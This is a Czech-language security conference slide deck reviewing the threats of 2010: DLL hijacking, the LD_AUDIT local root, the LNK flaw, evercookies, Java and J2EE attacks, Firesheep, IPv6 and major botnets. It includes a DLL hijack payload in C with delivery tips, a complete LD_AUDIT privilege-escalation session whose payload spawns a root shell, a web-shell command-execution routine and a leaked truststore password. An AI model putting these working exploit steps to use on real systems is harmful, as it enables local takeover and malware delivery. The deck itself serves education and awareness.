

Bezpečnost 2010
dnes v 7:00 ráno

Čuba++
bodik

(v obráceném abecedním pořadí :)

Co vás čeká ...



Hrůza a běs ...

... chvíle napětí ...

... úleva ...

... šok ...

... nespavost ...

... a obligátní fotografie televizního uvaděče.

Přitom nám letos chybí ...

... šťáva, ...

... sůl a špek ...

... a jako bonus ...

... jsme se pokusili ...

... today's prezentaci ...

... sepsat mostly ceski.

MS DLL Hijack >> binární výsev (binary planting)

- 2000 — <http://www.securityfocus.com/bid/1699> <http://seclists.org/bugtraq/2000/Sep/331>
 - **Gregory Guninski** objevil, že dynamický linker ve Windows vyhledává aplikací požadované knihovny (`LoadLibrary()`) i v aktuálním adresáři. To může v některých případech vést k natažení viru a to i přesto, že uživatel kliknul na soubor .doc, .mp3 (tedy každopádně nezávadný datový soubor .. že ;)
 - **Microsoft** na to *Pane G., děkujeme, ale tato chyba není nikterak závažná ...*
- 2010 — <http://www.securityfocus.com/archive/1/513190>
 - **Slovinci z fy ARCOS** vymysleli kolo (zřejmě v rámci boje za MacOS bezpečnější a publikovali, že stejná chyba byla nalezena v produktu iTunes. To spustilo lavinu šílenství a hledání veškerých možných kombinací aplikací, které jsou tímto trikem zneužitelné za pomoci toho nejsnazšího sociálního inženýrství dneška ...
- <http://isc.sans.edu/diary.html?storyid=9445>



MS DLL Hijack >> kód a výroba

- ... inu dobře, není to tak snadné, záleží na samotném programu, ve kterém jsou soubory otevírány ...
 - Dynamic-Link Library Security –
<http://msdn.microsoft.com/en-us/library/ff919712%28VS.85%29.aspx>
- ... jenže výroba takového zlobítky je hrozně snadná ...

- Zdrojový kód (10 minut)
- MinGW gcc (5 sekund)
- Process monitor (10 minut)
- Zabalit zacílené DLL s mp3 a odeslat na rapidshare ... (5 minut)
- Funguje již 10 let ...
... všimli byste si ?

```
1. #include <windows.h>
2. #define DLLIMPORT __declspec (dllexport)
3.
4. BOOL WINAPI DllMain (HANDLE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
5. {
6.
7.     switch (fdwReason)
8.     {
9.         case DLL_PROCESS_ATTACH:
10.            hijack();
11.        case DLL_THREAD_ATTACH:
12.        case DLL_THREAD_DETACH:
13.        case DLL_PROCESS_DETACH:
14.            break;
15.    }
16.
17.    return TRUE;
18. }
19.
20. int hijack() {
21.    WinExec("calc", 0);
22.    return 0;
23. }
```



MS DLL Hijack >> případy užití

- Hele Kubo, prinesl sem ti to nový CD kapely "Gott You" ...
- Hele Kubo, koukni na tenhle odkaz [UNC] \\mujserver\adresar
- .. kdo nevěří ať se dívá ...
 - testováno Windows XP bez záplat
 - (1) WinAmp + TotalCommander
 - (2) Media Player Classic + Explorer.exe + hidden DLL
 - testováno Windows 7 se všemi dostupnými patchi (11/2010)
 - (3) WinAmp 5.5 + Explorer.exe + hidden DLL
 - (4 bez videa) WinAmp 2.73 + Explorer.exe + hidden DLL



MS DLL Hijack >> v divočině ...

- Prosadilo se vlastně ? Těžko říci, globální zneužití je mírně problematické, ale pro cílené nebo polocílené útoky je to velmi levný způsob ...
- Nekompletní seznam zranitelného SW
 - <http://www.corelan.be:8800/index.php/2010/08/25/dll-hijacking-kb-2269637-the-unofficial-list/>
 - **Adobe** - Dreamweave, Photoshop, Illustrator, ...
 - **Apple** - Safari, QuickTime Player
 - **Avast** - LicenceFile (! heh ! lol ! s4s !)
 - **BS.Player** - mp3
 - **Cisco** - Packet Tracer (Gott any ISP admin ?)
 - **Citrix** - ICA
 - **Corel** - Draw, Photo Paint
 - **Daemon Tools** - sdíleči a pařani
 - **Google** - Chrome
 - **IBM** - Lotus Notes, Symphony, RAD
 - **Microsoft** - Powerpoint, Word, Mail, Movie Maker, ...
 - **Mozilla** - Firefox, Thunderbird
 - **PGP** - Desktop
 - **Putty**
 - **Real** - Player
 - **Skype**
 - **uTorrent**
 - **Videolan** - VLC
 - **WinAmp**
 - ...
 - **hlavně ne aplikace HP!!! ;-)**



O kom, o čom ...



Linux dyn loader LD_AUDIT local root

- Já chci taky!
- Linux nejsou Windows. Ale umíme to i na Linuxu?
- Red Hat udělal všechno správně
- Vyhození DEBUG (chybí makro assert)
- <http://seclists.org/fulldisclosure/2010/Oct/257>
 - \$ORIGIN is an ELF substitution sequence representing the location of the executable being loaded in the filesystem hierarchy. The ELF specification suggests that \$ORIGIN be ignored for SUID and SGID binaries



Hypotetický příklad (nezkoušejte doma)

```
minCentos53 - VMware Player  File  VM  Help
[cuba@localhost ~]$ export BASE=/tmp/c
[cuba@localhost ~]$ mkdir /tmp/c
[cuba@localhost ~]$ mkdir $BASE/e
[cuba@localhost ~]$ ln /bin/ping ${BASE}/e/tg
[cuba@localhost ~]$ exec 3< ${BASE}/e/tg
[cuba@localhost ~]$ ls -l /proc/$$/fd/3
lr-x----- 1 cuba cuba 64 Dec  1 15:31 /proc/4001/fd/3 -> /tmp/c/e/tg
[cuba@localhost ~]$ rm -fr ${BASE}/e
[cuba@localhost ~]$ ls -l /proc/$$/fd/3
lr-x----- 1 cuba cuba 64 Dec  1 15:31 /proc/4001/fd/3 -> /tmp/c/e/tg (deleted)
[cuba@localhost ~]$ cat > pay.c
void __attribute__((constructor)) init()
{ setuid(0); system("/bin/bash"); }
[cuba@localhost ~]$ gcc -w -fPIC -shared -o ${BASE}/e pay.c
[cuba@localhost ~]$ ls -l ${BASE}/e
-rwxrwxr-x 1 cuba cuba 4219 Dec  1 15:34 /tmp/c/e
[cuba@localhost ~]$ LD_AUDIT="\${ORIGIN}" exec /proc/self/fd/3
[root@localhost ~]# id
uid=0(root) gid=500(cuba) groups=500(cuba)
[root@localhost ~]# _
```

To direct input to this virtual machine, press Ctrl+G.



Linux dyn loader LD_AUDIT local root

- Jak na to?
- Máme přidat DEBUG?
- Stačí většinou rozum:
- oddělit diskové oddíly (/usr, /home, /tmp, /var/tmp)
- připojit FS nosiud, noexec atd.
- no a patchovat ... ;-)




O kom, o čom ...



MS LNK Exec

- 15. července 2010
- Základní součást MS Windows (shell32.dll) obsahovala další z mnoha chyb, která vede k uživatelem neplánovanému spuštění útočnickova kódu ...
- Chyba byla v kódu, který ze souborů .LNK (zástupci) zobrazoval příslušnou ikonku pro zástupce
- Ke spuštění chyby tedy stačilo POUZE otevřít adresář se zástupcem
 - tedy není ani potřeba na nic klikat !
- Vektor útoku: sdílené adresáře, rapidshare, dc++, ...



O kom, o čom ...



EverCookies

(Soukromí. Zná to slovo ještě někdo ?)

K čemu je důležitá identifikace uživatele? Je prospěšná?




EverCookies

- 13 různých metod uložení cookie (na identifikaci uživatele).
Funguje i mezi prohlížeči!
 - Standard HTTP Cookies
 - Local Shared Objects (Flash Cookies)
 - Storing cookies in RGB values of auto-generated, force-cached PNGs using HTML5 Canvas tag to read pixels (cookies) back out
 - Storing cookies in Web History (seriously. see FAQ)
 - Storing cookies in HTTP ETags
 - HTML5 Session Storage
 - HTML5 Local Storage
 - HTML5 Global Storage
 - HTML5 Database Storage via SQLite
 - ...
- Stačí jedna ze 13 a víme, kdo jsi



EverCookies

- **ETags** - původně slouží pro identifikaci obsahu (pro cache) Když se obsah změní, pak se změní i ETag. Co když budeme ETAG generovat pro každého uživatele jiný...
- **WEB History** - zabalí data do Base64. Řekněme, že data jsou: "bcde". Evercookie začne přistupovat na adresy takto:
 - google.com/evercookie/cache/b
 - google.com/evercookie/cache/bc
 - google.com/evercookie/cache/bcd
 - google.com/evercookie/cache/bcde
 - google.com/evercookie/cache/bcde-
- Tyto URLs jsou nyní v uložené historii. Později se na tyto URL dostaneme backtrackingem. (pomocí JavaScriptu)




EverCookies (magie)

- **RGB PNG:** skript vygeneruje tmp cookie, kterou načte PHP kód, a vygeneruje obrázek PNG, kde RGB hodnoty odpovídají datům v EverCookie.
- Přistoupí-li klient znovu na evercookie stránku, pak vždy na dotaz stažení tohoto obrázku reaguje server podvrhnutím "304 Not Modified" a tím se natáhne obrázek z lokální cache klienta. Obrázek pak natáhne jako HTML5 canvas, kde ho může Javascript přečíst. A má vás ;-)

```
0: 4C F0 00 22 00 00 00 00 00 00 00 00 00 00 00 3B
0: 00 00 00 81 48 54 54 50 3A 68 74 74 70 3A 2F 2F
0: 73 61 6D 79 2E 70 6C 2F 65 76 65 72 63 6F 6F 6B
0: 69 65 2F 65 76 65 72 63 6F 6F 6B 69 65 5F 70 6E
0: 67 2E 70 68 70 3F 6E 61 6D 65 3D 75 69 64 00 72
0: 65 71 75 65 73 74 2D 6D 65 74 68 6F 64 00 47 45
0: 54 00 72 65 73 70 6F 6E 73 65 2D 68 65 61 64 00
0: 48 54 54 50 2F 31 2E 31 20 33 30 34 20 4E 6F 74
0: 20 4D 6F 64 69 66 69 65 64 0D 0A 44 61 74 65 3A
0: 20 57 65 64 2C 20 30 31 20 44 65 63 20 32 30 31
0: 30 20 30 38 3A 35 33 3A 35 33 20 47 4D 54 0D 0A
0: 53 65 72 76 65 72 3A 20 41 70 61 63 68 65 2F 32
0: 2E 32 2E 33 20 28 43 65 6E 74 4F 53 29 0D 0A 00
0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```


```
LU- .....;
---HTTP:http://
samy.pl/evercook
ie/evercookie_pn
g.php?name=uid-r
equest-method-GE
T-response-head-
HTTP/1.1 304 Not
Modified--Date:
Wed, 01 Dec 201
0 08:53:53 GMT--
Server: Apache/2
.2.3 (CentOS)---
```



EverCookies

Co s tím?

- dnešní prohlížeče mají možnost ochrany (private, incognito)
- existují specializované programy na uklízení (CCleaner)



O kom, o čom ...



Java Exploits

- kdo by to čekal, že ... java všude (ME, SE, EE), ale zvláštní že rozšíření útoků se začalo konat až letos, možná jsou hackeri PDFkama a Flashem už znuďení ...
- jen pro letošní rok objevené a používané chyby:
 - **CVE-2010-0886**
 - Java Web Start
 - **CVE-2010-0094**
 - Java RMIConnectionImpl Object Deserialization
 - **CVE-2010-0840**
 - Java Trusted Method Chaining
 - **CVE-2010-1423**
 - Java Deployment Toolkit Remote Argument Injection Vulnerability



J2EE Application servers

- BlackHat 2010 -- automatický nástroj pro vyhledávání a automatickou exploitaci nezabezpečených konektorů do AS (jboss - web, rmi, jmx-invoker, ...)

- heh ...

2007-01-22 00:05 readme.txt




JMX Agent View [www.bbc](http://www.bbc.co.uk)

ObjectName Filter (e.g. "jboss:*", "*:service=invoker,*") :

Catalina

- [type=Server](#)
- [type=StringCache](#)



J2EE Web Attack tools .cn (job 2009)

Program Home

Program Home

File System

System commands

Database

Configuration


About program

Exit

Server Information	
Server Name	12a
Server port	80
OS	Linux 2.6.21
The current user name
The current user directory	
The current user working directory	
Procedures relative path	
Program absolute path	
Network Protocol	
Server software version information	
JDK version	
JDK installation path	
JAVA Virtual Machine version of the	
JAVA Virtual Machine Name	
JAVA class path	
JAVA loaded library search path	
JAVA temporary directory	
JIT compiler name	
Expansion of the directory path	
Client Inf	
Client Address	
Service machine name	
Username	
Request method	

程序首页

服务器信息	
服务器名	12a.cz
服务器端口	80
操作系统	Linux 2.6.21.7serv i386
当前用户名	pr
当前用户目录	/
当前用户工作目录	/opt/pred/webapps/portal
程序相对路径	/job3.jsp
程序绝对路径	/opt/pred/webapps/portal/job3.jsp
网络协议	HTTP/1.1
服务器软件版本信息	Apache Tomcat/6.0.16
JDK版本	1.6.0_06
JDK安装路径	/usr/lib/jvm/java-6-sun-1.6.0.06/jre
JAVA虚拟机版本	1.0
JAVA虚拟机名	Java HotSpot(TM) Server VM
JAVA类路径	: /opt/pred/bin/bootstrap.jar
JAVA载入库搜索路径	/usr/lib/jvm/java-6-sun-1.6.0.06/jre/lib /i386/server:/usr/lib/jvm/java-6-sun- 1.6.0.06/jre/lib/i386:/usr/lib/jvm/java- 6-sun-1.6.0.06/jre/.. /lib/i386: /opt/pred/product/10.2.0/client_1 /lib:/opt/pred/product/10.2.0/client_1 /jdbc/lib:/usr/java/packages/lib/i386: /lib:/usr/lib
JAVA临时目录	/opt/pred/temp
JIT编译器名	
扩展目录路径	/usr/lib/jvm/java-6-sun-1.6.0.06/jre/lib /ext:/usr/java/packages/lib/ext
客户端信息	
客户机地址	160.97.113
服务器名	160.97.113
用户名	
请求方式	http
应用安全套接字层	否



J2SE nemá nikde defaultně omezený Exec ...

```
public String exeCmd(String cmd) {  
    Runtime runtime = Runtime.getRuntime();  
    Process proc = null;  
    String retStr = "";  
    InputStreamReader insReader = null;  
    char[] tmpBuffer = new char[1024];  
    int nRet = 0;  
  
    try {  
        proc = runtime.exec(cmd);  
        insReader = new InputStreamReader(proc.getInputStream());  
  
        while ((nRet = insReader.read(tmpBuffer, 0, 1024)) != -1) {  
            retStr += new String(tmpBuffer, 0, nRet);  
        }  
  
        insReader.close();  
        retStr = HTMLEncode(retStr);  
    }  
}
```

... když roota, tak pro všechny a myslíme to upřímě ;)



J2EE přinese ještě více zábavy ...

- ... slibuji, ale až zase za rok ;) Doporučujeme bedlivě sledovat zprávy renomovaných zpravodajských agentur ...



J2EE Applications and Frameworks ...

- ... i stránky zavedených profesionálních firem ...

Exception - Mozilla Firefox

prazení Historie Záložky Nástroje nápověda

https://[redacted].cz/[redacted]?service=page/"

[redacted]

[redacted]

java.vm.vendor Sun Microsystems Inc.

java.vm.version 1.5.0_22-b03

javax.net.ssl.trustStore /opt/[redacted]/cert/[redacted].ca

javax.net.ssl.trustStorePassword heslo123

line.separator

os.arch amd64

os.name Linux

os.version 2.6.34.4serv

package.access sun.,org.apache.catalina.,org.apache.coyote.,o

package.definition sun.java.,org.apache.catalina.,org.apache.coy

path.separator :

server.loader \${catalina.home}/server/classes,\${catalina.ho

shared.loader \${catalina.base}/shared/classes,\${catalin

sun.arch.data.model 64

sun.boot.class.path

- /usr/lib/jvm/java-1.5.0-sun-1.5.0.22/jr
- /usr/lib/jvm/java-1.5.0-sun-1.5.0.22/jr



O kom, o čom ...



FireSheep for FireFox

- Plugin do Firefoxu (Kdo zná Firefox, nezvedne ruku), který sleduje provoz na WiFi síti a hledá hesla pro známé služby. Pro svou práci potřebuje WinPCAP, takže modří už vědí... Obranou je stále to samé: používat SSL kde můžete (a budeme věřit, že vám to pomůže viz předáška z 2009)
- Ale nezoufejte! Je tu nový plugin na obranu před pluginem: BlackSheep – zjistí přítomnost FireSheepu a varuje uživatele, že se nachází na zamořeném území ...



O kom, o čom ...




IPv6 se stane noční můrou ...

- CZ.NIC (24.11.2010)

Už jen 98 dní, prosím nezapudni, že sa blíži deň keď zazvoní zvon ...


- Usnesení vlády České Republiky ze dne 8.6.2009 č. 727
 - ... vláda souhlasí s přechodem na internetový protokol verze 6 ...
 - ... vláda ukládá ministrům a vedoucím ostatních ústředních orgánů státní správy zajistit:
 - od 30.6.2009 nakupovat síťové prvky kompatibilní s IPv6
 - do 31.12.2010 přístup k internetovým stránkám a veřejně dostupným službám eGovernmentu internetovým protokolem IPv4 i IPv6



..., protože přiznejme si 6e ...

- ... nejsme připraveni na červenou pilulku, aneb jak je důležité mít Siteru :)

```
pc3:~#  
pc3:~#  
pc3:~#  
pc3:~# ssh -o "ConnectTimeout 5" 192.168.1.45  
ssh: connect to host 192.168.1.45 port 22: Connection timed out  
pc3:~#  
pc3:~#  
pc3:~#  
pc3:~#  
pc3:~#  
pc3:~# ssh -o "ConnectTimeout 5" -6 fe80::218:8bff:fe3e:b155%eth0  
root@fe80::218:8bff:fe3e:b155%eth0's password:  
Permission denied, please try again.  
root@fe80::218:8bff:fe3e:b155%eth0's password:  
Permission denied, please try again.  
root@fe80::218:8bff:fe3e:b155%eth0's password:  
Permission denied (publickey,password).  
pc3:~#
```



Přehled světových botnetů ...

Aneb jak na deseti slídách unudit auditorium k smrti ...



Přehled světových botnetů ...

... aneb kdo, jaký a komu perníček loupe [1/10]

- **Bredolab**

- Rozesílal spamy s virovým obsahem (3.6 miliardy denně)
- Vykrádal údaje o bankovních účtech
- Napadl přes 30 milionů počítačů od června 2009



Přehled světových botnetů ...

... aneb kdo, jaký a komu perníček loupe. [2/10]

- **Conficker**

- Šířil se pomocí vzdáleného exploitu v MS RPC, USB autoruns a slabě zaheslovaných sdílených adresářů
- Měl velmi sofistikovaný vývoj a představil několik nových vychytávek ať už při komunikaci se svými kumpány tak i v oblasti obcházení antivirových produktů
- Jeho využití nebylo primárně určeno
(large scale generic p2p exec-pad .. probírali jsme detailně loni)



Přehled světových botnetů ...

... aneb kdo, jaký a komu perníček loupe. [3/10]

- **Gumblar**

- Šířil se pomocí zranitelností v brousech a pluginech pro PDF a Flash
- Kromě získávání běžných dat z uživatelských PC (bankovní údaje, ...) se zajímal o hesla k FTP účtům aby se pomocí takto získaných přístupů k webovým projektům mohl dále šířit



Přehled světových botnetů ...

... aneb kdo, jaký a komu perníček loupe. [4/10]

- **Kneber**

- Šíření pomocí sociálních sítí, spam, phishing ... (drive-by)
- Rozsah cca 80 000 počítačů
- Primárně není určen pro získávání uživatelských dat přímo, ale pro prodej napadených počítačů třetím stranám ...



Přehled světových botnetů ...

... aneb kdo, jaký a komu perníček loupe. [5/10]

- **Pushdo/Cutwail**

- Šíření pomocí spamu
- Veliký důraz kladli autoři na to aby zůstali *pod radarem*, jejich virus zůstával téměř výhradně pouze v paměti což značně komplikuje detekci
- Zajímavé je také, že virus samotný neobsahuje kód pro vlastní samošíření ...



Přehled světových botnetů ...

... aneb kdo, jaký a komu perníček loupe. [6/10]

- **Storm**

- Šíření pomocí spamu (zodpovědný za cca 20% celosvětového spamu), případně falešných antivirů ...
- Určen byl primárně pro rozesílání spamu ...



Přehled světových botnetů ...

... aneb kdo, jaký a komu perníček loupe. [7/10]

- **Stuxnet**

- Vysoce specializovaná hrozba určená pro napadání SCADA systémů (řídící prvky průmyslových komplexů -- elektrárny, fabriky). Velmi sofistikovaně napadal PLC (Programmable Logic Fields) řídících systémů elektrických generátorů ...
- Šíří se pomocí MS LNK, Win Print Spool Remote Exec, MS RPC a 2ma zatím nepublikovanými chybami v MS Win
- Protože jsou řídící počítače odpojeny od veřejného internetu, kód Stuxnetu musí být na toto prostředí velmi dobře připraven ...
- Primárně je určen pro sabotáž !!!



Přehled světových botnetů ...

... aneb kdo, jaký a komu perníček loupe. [8/10]

- **Rustock**

- YASN -- Yet Another Spam Network, zaměřený převážně na medicínské produkty z Kanady
- Zajímavostí je, že pro rozesílání spamu uměl využívat šifrovaných (SSL/TLS) kanálů při doručování pošty



Přehled světových botnetů ...

... aneb kdo, jaký a komu perníček loupe. [9/10]

- **Waledac**

- Šíření pomocí spamu a phishingu
- Určen pro spam a phishing
(cca 1.5 miliardy spamu denně)



Přehled světových botnetů ...

... aneb kdo, jaký a komu perníček loupe. [9/10]

- **Zbot (Zeus botnet)**

- Primárním zaměřením na získávání bankovních údajů
- Svým pánum zatím dokázal vynést cca 70 milionů USD
- V souvislosti s botnetem Zeus už proběhlo zatýkání...
- Někteří hackeři stojící za touto sítí byli dopadeni



A nyní si prosvištíme
krátké zpráfičky ...

... a na to jsme si pozvali
zahraniční výpomoc.



McAfee .DAT super update

- Chytré hlavy z McAfee vydali aktualizaci virových informací tak, že jejich produkt identifikoval systémovou komponentu MS Windows XP SP3 svchost.exe jako virus ...
- ... tím odstavil všechny PC, které si stáhly danou aktualizaci z provozu, a náprava musela být provedena ručně servisními pracovníky pomocí "Safe Mode", tedy ručně ...
- naštěstí jsou ZČU IS K1 v Evropě, takže makáči z USA udělali špinavou práci, detekovali a opravili DATku dříve než se nám v Evropě stroje probudili a stihli "se rozbít" ...
- <http://isc.sans.org/diary.html?storyid=8656>
- <http://isc.sans.org/diary.html?storyid=8671>

Secunia DNS records hacked

- 25. listopadu 2010 v 00:40 byl DNS provoz velkého ISP přesměrován na 70minut.
- Výsledkem bylo přesměrování provozu - hlavně webu (o mailu se nemluví) mj. společnosti Secunia (která se bezpečností živí...)
- Mluvčí Secunia popřel, že by tato nepříjemnost ovlivnila klienty (ale znáte to...)



Checkpoint UTM-1 edge VPN boxes does an unscheduled reboot

- Reboot nastal v důsledku přetečení jedné z interních proměnných která počítá čas ...
- Podle analýzy vyplynulo, že k přetečení dochází

maximálně jednou

za 13.6 let :)))



Kudy kudy cestička

- 8. dubna 2010, chyba v konfiguraci (4 z 5 síťářů ví, že to byla chyba) způsobila 18minutové přesměrování veškerého IP provozu přes čínské servery.
- Mluvčí čínského Telecomu odmítnul nařčení, že by to udělali schválně ... ;-)
- Postižené organizace zahrnovaly: vládní a vojenské sítě: Army, Navy, Air Force and Marine Corps, dále pak úřad ministerstva obrany, ministerstva obchodu, NASA a US senát.



Když po tobě jde FBI ...

- Kamarádův otec byl muslim...
- Ejhme, co našli u výfuku
- **FBI:** Vraťe nám naši GPS!



Drobné chybičky chytrých telefonů

- **iPhone**
 - Zamknutý iPhone? 911 a dvakrát na "home" ...
- **Android**
 - 88 vážných chyb přímo v jádře OS, Android silent installation bug
- **WebOS**
 - převážně javascriptové aplikace jsou budoucí problém, existuje již několik exploitů ...
- **Symbian**
 - jaký Symbian?



